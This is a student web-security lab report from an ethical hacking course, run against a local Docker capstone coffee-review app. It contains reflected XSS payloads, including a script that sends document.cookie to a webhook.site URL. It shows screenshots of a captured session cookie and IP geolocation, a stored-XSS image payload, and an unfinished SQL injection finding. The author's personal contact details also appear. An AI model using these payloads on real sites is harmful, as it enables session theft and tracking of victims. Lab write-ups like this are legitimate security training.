



Byte Capsule

STAY SAFE, STAY SECURE



Web Application Security - EHP

Date: 30-10-2025

Your Name : Md Aminuul Islam

Your Email address : aminul6891@gmail.com

Contact Number :00393512578761

Address : Via Nolana , 50, Napoli, Italy

1



Title of Bug

Practical Report on Web Vulnerabilities: Login Issues, Reflected & Stored XSS, SQL Injection, Find out Admin user credentials and Insecure File Uploads

Environment

1. Details of Lab [How to Connect]

Docker / Localhost (containerized) — How to connect

Purpose: Use when the lab provides a Docker compose or an image to run locally.

1. Prerequisites:
 - o Docker & Docker Compose installed.

2. Obtain repo / docker-compose:

- o Git repo or archive: `git clone https://github.com/docker/docker-install.git`
- o Files: `docker-compose.yml`, app images

3. Start containers:

- o `Cd /Downloads/labs`
- o `docker-compose up`

```
(amin@kali)-[~]
$ sudo su
[sudo] password for amin:
root@kali:~/home/amin
# cd Downloads
root@kali:~/home/amin/Downloads
# cd labs
root@kali:~/home/amin/Downloads/labs
# docker-compose up
WARN[0000] /home/amin/Downloads/labs/docker-compose.yml: the attribute `version` is obsolete, it will be ignored, please remove it to avoid potential confusion
[*] Running 3/0
  ✓ Container labs-peh-capstone-db-1 Created
  ✓ Container labs-peh-db-1 Created
  ✓ Container labs-web-1 Created
Attaching to peh-capstone-db-1, peh-db-1, web-1
peh-db-1 | 2025-10-25 18:25:31+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.43-1.el9 started.
peh-capstone-db-1 | 2025-10-25 18:25:31+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.43-1.el9 started.
peh-db-1 | 2025-10-25 18:25:31+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
peh-capstone-db-1 | 2025-10-25 18:25:31+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
peh-db-1 | 2025-10-25 18:25:31+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.43-1.el9 started.
peh-capstone-db-1 | 2025-10-25 18:25:31+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.43-1.el9 started.
web-1 | AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.18.0.4. Set the 'ServerName' directive globally to suppress this message
web-1 | AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.18.0.4. Set the 'ServerName' directive globally to suppress this message
web-1 | [Sat Oct 25 18:25:32.155392 2025] [mpm_prefork:notice] [pid 1] AH00163: Apache/2.4.54 (Debian) PHP/7.4.33 configured -- resuming normal operation
web-1 | [Sat Oct 25 18:25:32.155392 2025] [core:notice] [pid 1] AH00094: Command line: 'apache2 -D FOREGROUND'
peh-capstone-db-1 | '/var/lib/mysql/mysql.sock' → '/var/run/mysqld/mysqld.sock'
peh-db-1 | '/var/lib/mysql/mysql.sock' → '/var/run/mysqld/mysqld.sock'
peh-capstone-db-1 | 2025-10-25T18:25:32.467902Z 0 [Warning] [MY-01068] [Server] The syntax '--skip-host-cache' is deprecated and will be removed in a future release
. Please use SET GLOBAL host_cache_size=0 instead.
peh-db-1 | 2025-10-25T18:25:32.469592Z 0 [Warning] [MY-01068] [Server] The syntax '--skip-host-cache' is deprecated and will be removed in a future release
. Please use SET GLOBAL host_cache_size=0 instead.
peh-capstone-db-1 | 2025-10-25T18:25:32.472053Z 0 [System] [MY-010116] [Server] /usr/sbin/mysqld (mysqld 8.0.43) starting as process 1
peh-db-1 | 2025-10-25T18:25:32.472122Z 0 [System] [MY-010116] [Server] /usr/sbin/mysqld (mysqld 8.0.43) starting as process 1
peh-capstone-db-1 | 2025-10-25T18:25:32.492424Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
peh-db-1 | 2025-10-25T18:25:32.492417Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
peh-capstone-db-1 | 2025-10-25T18:25:33.088128Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
```

Figure 1: Connection of localhost with docker-compose command

4. Confirm containers:

- o `docker ps` → look for `ehp_app`, `ehp_db`, `ehp_proxy` etc.

5. Access app:

- o Default URL: `http://localhost:80`

6. Proxying:

Configure host browser to point to Burp (127.0.0.1:8081) and ensure container traffic (if browser in container) routes through host proxy or run Burp .

7. Tear down:

- o `docker-compose down --volumes` (when finished; preserve DB if needed by removing `--volumes`).

2. Target Website [Localhost web URL]

[http://localhost/capstone/index.php?](http://localhost/capstone/index.php)

The screenshot shows a Firefox browser window with multiple tabs open. The active tab displays a website for specialty coffee reviews. The page has a header with a logo, a navigation bar with 'Home', 'Login', and 'Sign-up' buttons, and three main content cards. Each card features a close-up image of coffee beans and details about a specific coffee variety. The first card is for 'Huan' (Scoring: 87.1, Region: Argentina, Notes: Apple, Caramel, Blackberry, Varietal: Catuai), the second for 'Kahawa' (Scoring: 88.4, Region: Kenya, Notes: Blackcurrant, Citrus, Molasses, Varietal: SL28, SL34), and the third for 'Cafe Del Sol' (Scoring: 89.7, Region: Colombia, Notes: Dark Chocolate, Cherry, Brown Sugar, Varietal: Caturra, Typica). Each card includes 'View' and 'Add rating' buttons and a customer rating section.

Figure 2: Target website <http://localhost/capstone/index.php>?

Steps of finding the Bug

Properly explain the details with required assessment -

1. Login :

1. I type in web address bar <http://localhost/capstone>

2. Then opens labs. Here I chose capstone
3. At this time I create an account and login




Figure 3: I create an account and login

Intercepted login POST request using burpsuite




Figure 4: Login using created credentials

2. Reflected XSS injection using Payload

Reflected Cross-Site Scripting (XSS) — Bug Report

Below is a ready-to-send, professional bug report you can use to disclose the reflected XSS you found. It contains a concise summary, impact, reproducible steps (with a safe proof-of-concept), suggested severity/CVSS, remediation guidance, timeline & contact details, and optional technical notes you can paste into a ticket or email.

Reflected XSS (user-supplied input reflected in response)

Payload I used:

- 1.<script>alert('You have been hacked !')</script>
- 2.<script>alert('Enter your login password !')</script>
- 3.<script>print()</script>
- 4.<script>alert(document.cookie)</script>

1) Executive summary

Vulnerability type: Reflected Cross-Site Scripting (XSS)

Affected endpoint(s): <http://localhost/capstone/index.php?messsage=>

Severity: High – user input is reflected into an HTML response without proper contextual encoding, allowing execution of arbitrary JavaScript in victims' browsers.

Impact: An attacker can craft a link that, when clicked by a victim, executes arbitrary JavaScript in the victim's browser in the context of the site. Possible impacts include session theft, account takeover, content spoofing, forced actions, and distribution of malicious content.

2) Vulnerable details (fill in)

HTTP method: GET (reflected in query string) – or POST if applicable

Location of reflection:

[http://localhost/capstone/index.php?message=<script>alert\('You have been hacked !'\)</script>](http://localhost/capstone/index.php?message=<script>alert('You have been hacked !')</script>)

User roles tested: authenticated .

Tested on:

3) Proof of concept (reproducible steps)

Note: the payload below is intentionally simple and safe for demonstrations. Replace with the exact payload you used if you want to be specific.

1.<script>alert('You have been hacked !')</script>




Figure 5: `http://localhost/capstone/index.php?message=<script>alert('You have been hacked !')</script>`

Use the following payload in the message parameter (URL-encoded when pasting into address bar):

```
<script>alert('Enter your login password !')</script>
```




Figure 6 : http://localhost/capstone/index.php?message=<script>alert('Enter your login password !')</script>




Figure7: When a hacker attack reflected XSS it will popup in a user if user entered password then hacker will got the password

Figure 8:

`http://localhost/capstone/index.php?message=<script>alert(document.cookie)</script>`

I used this payload to steal the admin user cookie

```
<script>document.location="https://webhook.site/826dd843-a0df-40a7-b008-6ca97eb13eb0/cookie?'+document.cookie"</script>
```

Figure

9 :<script>document.location='https://webhook.site/826dd843-a0df-40a7-b008-6ca97eb13eb0/cookie?'+document.cookie</script>




Figure 10: <https://webhook.site/826dd843-a0df-40a7-b008-6ca97eb13eb0>

The screenshot shows a browser window with multiple tabs open. The active tab is 'Webhook.site - Test' showing a log entry from 'webhook.site'. The log entry details a recent GET request. The request information includes:

- Method: GET
- URL: https://webhook.site/826dd843-a0df-40a7-b008-6ca97eb13eb0/3ac3d39f-1326-47e7-af20-6f4a4f3
- Host: 91.80.11.159
- Date: 10/25/2025 12:01:25 AM (a few seconds ago)
- Size: 0 bytes
- Time: 0.000 sec
- ID: 3ac3d39f-1326-47e7-af20-6f4a4f31c54b

The note section contains a link to 'Add Note'.

Below the request details, there are sections for 'Query strings' (None) and 'Form values' (None). A 'Custom Actions Output' section indicates 'No action output' and has a button to 'Create Custom Action'.

At the bottom of the main content area, there are navigation links: First, ← Prev, Next →, and Last.

Figure 11: I put in the webhook.site encoded payload

The screenshot shows a browser window with multiple tabs open. The active tab is titled "Test 07 : Ethical Hacking". Below the tabs, the address bar displays "webhook.site/#/view/826dd843-a0df-40a7-b008-6ca97eb13eb0/f5df7a71-e9e0-4816-b022". The page content is from "Webhook.site - Test, transaction 1". It shows a list of requests in the "INBOX (2/100) Newest First" section. The first request is a GET to "https://webhook.site/826dd843-a0df-40a7-b008-6ca97eb13eb0/cookie=PHPSESID=4396a44c5289a8caa42ad065d37a6e99" from "91.89.11.159" at "10/25/2025 1:12:27 AM". The second request is a GET to "#3ac3d91.80.11.159" from "91.80.11.159" at "10/25/2025 12:01:25 AM". The right side of the screen displays detailed "Request Details & Headers" for the first request, including fields like Host, Date, Size, Time, ID, Note, priority, sec-fetch-site, sec-fetch-mode, sec-fetch-dest, upgrade-insecure-requests, referer, accept-encoding, accept-language, accept, user-agent, and host. Below the request details, sections for "Query strings" (None) and "Form values" (None) are shown. At the bottom, there's a "Request Content" section stating "No content" and a "Custom Actions Output" section.

Figure 12: we see here we have gotten the user cookie

The screenshot shows a web browser with multiple tabs open, including "Bug Report EHP Te...", "Test 07 : Ethical Ha...", "ChatGPT", "Webhook.site - Tes...", "VirusTotal - IP addr...", "(1) Webhook.site - T...", and "Kali Linux". The main content area is a VirusTotal analysis page for the IP address 91.80.11.159. The page has a dark blue header with the URL "www.virustotal.com/gui/ip-address/91.80.11.159/relations". Below the header is a navigation bar with links like "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali Nethunter", "Exploit-DB", "Google Hacking DB", "OffSec", "Metasploitable2 - Linux", and "Mk Sakib Haque Zisan - M...". A search bar at the top contains the IP address "91.80.11.159". The main content area features a large circular icon with a red '1' and a blue '95' inside, labeled "Community Score". To the right, a message says "1/95 security vendor flagged this IP address as malicious". Below this, the IP address "91.80.11.159 (91.80.0.0/19)" and "AS 30722 (Vodafone Italia S.p.A.)" are listed. On the right, there's a small flag icon for Italy and the text "Last Analysis Date 1 year ago". At the bottom, tabs for "DETECTION", "DETAILS", "RELATIONS", and "COMMUNITY" are visible, with "RELATIONS" being the active tab. A green banner below the tabs encourages users to "Join our Community" and provides an API key for "automate checks". The bottom section shows a table for "Historical Whois Lookups" with one entry: "Last Updated 2022-05-29", "Organization +", and "Email".

Figure 13: we also see the user IP

The screenshot shows a browser window with multiple tabs open, including "Bug Report EHP Te", "Test 07 : Ethical Ha", "ChatGPT", "Webhook.site - Tes", "Webhook.site - Tes", and "91.80.11.159 - Host". The main content is a Censys search result for the IP address 91.80.11.159. The "Summary" tab is selected. The "Basic Information" section shows routing via VODAFONE-IT-ASN, IT (AS30722) and no publicly accessible services. Below this, a note states "We haven't found any publicly accessible services on this host or the host is on our blocklist." To the right, there is a map of the Italian Peninsula and surrounding areas, with a red dot indicating the location at 41°53'31.0"N 12°30'40"E. A callout box on the map provides the coordinates. Below the map is a "Geographic Location" section with "City" set to "Rome".

Figure 14: And we found user location

4) Impact & attack scenarios

- **Account/session theft:** If cookies are not properly protected (HttpOnly not set), an attacker could exfiltrate session tokens.
- **Phishing / UI redress / content spoofing:** Attackers can inject markup to create fake forms or messages to harvest credentials.
- **CSRF/forced actions:** Injected JS can perform actions available in the context of an authenticated user.
- **Wider distribution:** Malicious links could be sent to many users (email, chat) to trigger the payload.

Stored XSS injection using Payload Stored XSS (persistent)

Below is a polished, ready-to-send **Stored (persistent) XSS** vulnerability report you can use for disclosure, bug trackers, or capstone documentation. I've included a clear executive summary, reproducible PoC steps (safe), impact, suggested severity, recommended fixes (short- and long-term), verification steps, and a copy-paste ticket/email you can send. Replace bracketed placeholders with your real values (endpoint, app name, screenshots, etc.) before sending.

Here I give two example:

I used this payload in comment box

The payloads below are benign demo payloads to demonstrate the vulnerability.

1.




Figure 15: In the comment box I put this papaya load <img ssrrc=x

onerrrrorr=pprromppt();>

Now an user when see or click this comment itt will pop up every refreshing the page because the script stored in the server side data base

3.Critical findings using SQL injection

Bug Report: SQL Injection Vulnerability in coffee.php

Severity: Critical

Affected Component: coffee.php (parameter: coffee)

Vulnerability Type: SQL Injection (Boolean-based, Time-based, UNION query)

1. Description

The web application at `http://localhost/capstone/coffee.php` is vulnerable to SQL injection via the `coffee` GET parameter. Exploitation allows attackers to retrieve sensitive data from the backend MySQL database (`peh-capstone-labs`) without authentication. Both boolean-based blind and time-based SQL injection techniques were successful, as well as UNION-based payloads.

2. Steps to Reproduce

Open the vulnerable URL in a browser or via a tool like `sqlmap`:

<http://localhost/capstone/coffee.php?coffee=1>

